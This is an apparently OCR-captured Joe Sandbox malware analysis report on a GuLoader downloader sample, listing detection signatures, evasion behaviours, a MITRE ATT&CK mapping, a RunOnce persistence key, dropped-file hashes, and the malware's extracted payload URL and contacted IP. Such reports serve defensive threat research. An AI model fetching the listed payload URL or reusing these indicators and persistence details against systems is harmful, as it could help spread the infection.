ID: 623825
Sample Name:
3GJ6S3Kwnb.exe
Cookbook: default.jbs
Time: 21:11:45
Date: 10/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

3GJ6S3Kwnb.exe


Overview

General Information

Sample Name:	3GJ6S3Kwnb.exe
Analysis ID:	623825
MD5:	6c6a52c18f0ca2…
SHA1:	9b32a592e54100.
SHA256:	cbd91a64900eac..
Infos:	



Detection




GuLoader

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- C2 URLs / IPs found in malware con…
- Uses 32bit PE files
- May sleep (evasive loops) to hinder…
- Contains functionality to shutdown /…
- Uses code obfuscation techniques (…
- PE file contains sections with non-s…

Classification



Process Tree

- **System is w10x64native**
- 3GJ6S3Kwnb.exe (PID: 7024 cmdline: "C:\Users\user\Desktop\3GJ6S3Kwnb.exe" MD5: 6C6A52C18F0CA26D357F2B4430F31568)
  - 3GJ6S3Kwnb.exe (PID: 6116 cmdline: "C:\Users\user\Desktop\3GJ6S3Kwnb.exe" MD5: 6C6A52C18F0CA26D357F2B4430F31568)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.182913299647.00000000035C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000A.00000000.182254614657.0000000001660000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

C2 URLs / IPs found in malware configuration

Data Obfuscation

Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging


Hides threads from debuggers

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	2 2 Virtualization/Sandbox Evasion	OS Credential Dumping	3 2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	Scheduled Task/Job	1 DLL Side-Loading	1 1 Process Injection	1 Access Token Manipulation	LSASS Memory	2 2 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 1 Process Injection	Security Account Manager	1 Application Window Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 DLL Side-Loading	1 Obfuscated Files or Information	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	1 5 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
3GJ6S3Kwnb.exe	42%	Virustotal		Browse
3GJ6S3Kwnb.exe	24%	ReversingLabs	Win32.Downloader.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\DiFxAPI.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\DiFxAPI.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\HPPrintScanDoctorDeploymentMgr.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\HPPrintScanDoctorDeploymentMgr.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\NativeAdapter.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\NativeAdapter.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\igoAudSessionMonitor.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\igoAudSessionMonitor.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nszC32E.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nszC32E.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
bprbeulentechnik.ch	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bink	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin-	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binl	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin3	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin2	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin-3778222414-1001/	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bink.ch/loader/amagidom	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bintemRx9	0%	Avira URL Cloud	safe	
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binom_VRCLkUVry246.bin	0%	Avira URL Cloud	safe	
http://www.gopher.ftp://ftp.	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binmswsock.dll.muin	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binvarnish	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binwshqos.dll.mui	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binH	0%	Avira URL Cloud	safe	
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binM	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binS	0%	Avira URL Cloud	safe	
http://https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	0%	Avira URL Cloud	safe	
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin8	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin=	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binC	0%	Avira URL Cloud	safe	
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binW9x	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bprbeulentechnik.ch	46.30.213.33	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bink	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin-	3GJ6S3Kwnb.exe, 0000000A.00000002.186946703669.0000000001AE9000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binl	3GJ6S3Kwnb.exe, 0000000A.00000002.186946703669.0000000001AE9000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin3	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin2	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin-3778222414-1001/	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bink.ch/loader/amagidom	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bintemRx9	3GJ6S3Kwnb.exe, 0000000A.00000002.186946211777.0000000001A88000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	3GJ6S3Kwnb.exe, 0000000A.00000001.182256271044.0000000000649000.00000008.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binom_VRCLkUVry246.bin	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	3GJ6S3Kwnb.exe, stygial.exe.10.dr	false		high
http://www.ibm.com/data/dtd/v11/ibmxhtml1-transitional.dtd-//W3O//DTD	3GJ6S3Kwnb.exe, 0000000A.00000001.182256090615.0000000000626000.00000008.00000001.01000000.00000007.sdmp	false		high
http://www.gopher.ftp://ftp.	3GJ6S3Kwnb.exe, 0000000A.00000001.182256271044.0000000000649000.00000008.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binmswsock.dll.muin	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binvarnish	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binwshqos.dll.mui	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binH	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	3GJ6S3Kwnb.exe, 0000000A.00000001.182255841269.00000000005F2000.00000008.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binM	3GJ6S3Kwnb.exe, 0000000A.00000002.186946703669.0000000001AE9000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binS	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	3GJ6S3Kwnb.exe, 0000000A.00000001.182256271044.0000000000649000.00000008.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	3GJ6S3Kwnb.exe, 0000000A.00000001.182255841269.00000000005F2000.00000008.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin8	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.bin=	3GJ6S3Kwnb.exe, 0000000A.00000002.186946703669.0000000001AE9000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binC	3GJ6S3Kwnb.exe, 0000000A.00000002.186946579757.0000000001AD1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bprbeulentechnik.ch/loader/amagidom_VRCLkUVry246.binW9x	3GJ6S3Kwnb.exe, 0000000A.00000002.186946211777.0000000001A88000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
46.30.213.33	bprbeulentechnik.ch	Denmark		51468	ONECOMDK	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	623825
Start date and time: 10/05/202221:11:45	2022-05-10 21:11:45 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	3GJ6S3Kwnb.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.evad.winEXE@3/10@1/1
EGA Information:	• Successful, ratio: 50%

HDC Information:	• Successful, ratio: 34.3% (good quality ratio 33.8%) • Quality average: 87.5% • Quality standard deviation: 21.4%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, svchost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 51.124.57.242
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, wdcpalt.microsoft.com, client.wns.windows.com, tile-service.weather.microsoft.com, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, wdcp.microsoft.com, arc.msn.com, nexusrules.officeapps.live.com, wd-prod-cp.trafficmanager.net, wd-prod-cp-eu-west-3-fe.westeurope.cloudapp.azure.com
- Execution Graph export aborted for target 3GJ6S3Kwnb.exe, PID 6116 because there are no executed function
- Report size exceeded maximum capacity and may have missing network information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:14:48	API Interceptor	3077x Sleep call for process: 3GJ6S3Kwnb.exe modified
21:14:48	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce TRKAGES C:\Users\user\AppData\Local\Temp\Tilplant\stygial.exe
21:14:56	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce TRKAGES C:\Users\user\AppData\Local\Temp\Tilplant\stygial.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Airplane_6.bmp

Process:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 100x100, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=3], baseline, precision 8, 110x110, frames 3
Category:	dropped
Size (bytes):	6869
Entropy (8bit):	7.844036691616615
Encrypted:	false
SSDEEP:	96:BSTzREW0VVUFRpw7uGkoTRs6iWOZnUhu+LRX6Xi/CwUxLekFFbzUVUL3mBXooPCn:oXRsVaEdDtZiFZn3+LRrmcUXLuCDDvoi
MD5:	B64BD3B79B7C8E73D671029057DB3AF5
SHA1:	FF782EE8498DA70E9032E5FB7C9219BB1F6BC877
SHA-256:	DC980E21E0D964FF2687706568CB9D017D33478AD42DE8AFE5734E7DA29EC267
SHA-512:	23B1A2A1A7BDE408F35412DCE9DD6ADD4E09DE990365C8B517ED073382D686FD90733EB83F4C04668702BD3122347F11E78DDA0524EDFCFD1CE078B39DAC4 8D
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d.....:Exif..MM.*.....Q.....Q.....Q.....aQ.....a.....C.....C.....n.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....(...(...(...(...(...(.....j..>..a.....I.....|A./.E.~..u...4.8...7.#....8P..z....?>..q./.....t...V|A99.....\....f....L.....|...*..4[N1.. s^..Eh....r...7.N?...>u..a..B.u.....[.. ....~.O.*?....{.A...g...zx..._..%Y.2..j.....*.....&..X.[.I.6uV.<..;._..sW:/.....z...1..(.....H..s....5.c

C:\Users\user\AppData\Local\Temp\Bluetooth Suite help_SL.chm

Process:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe
File Type:	MS Windows HtmlHelp Data
Category:	dropped
Size (bytes):	45599
Entropy (8bit):	7.437630592326386
Encrypted:	false
SSDEEP:	768:ISQxjGPaR23xDPH/dw1P3MpowGMm9eKVg79y/cTu8wN5WIOmpGKM:IJjGPa2Dw1PWowzm9Wy/78K5rOaGH
MD5:	EE71A8FD316B4EFF843518B31B3D28C2
SHA1:	292A7ABE9EFE502336417EC613FEE0389FAECF1A
SHA-256:	5A82B5B6332F3CC60CE7E831DA08A486E81A9BA0C5477E4A694754F659A3FC9A
SHA-512:	718320C384787EF374A2A20E8058C04248952891973D146A7F88000892BBDD53976C54DC724519A1C5BC812A62677BC720EE3F1453818D478F2F6DDEFABBEDBC
Malicious:	false
Reputation:	low
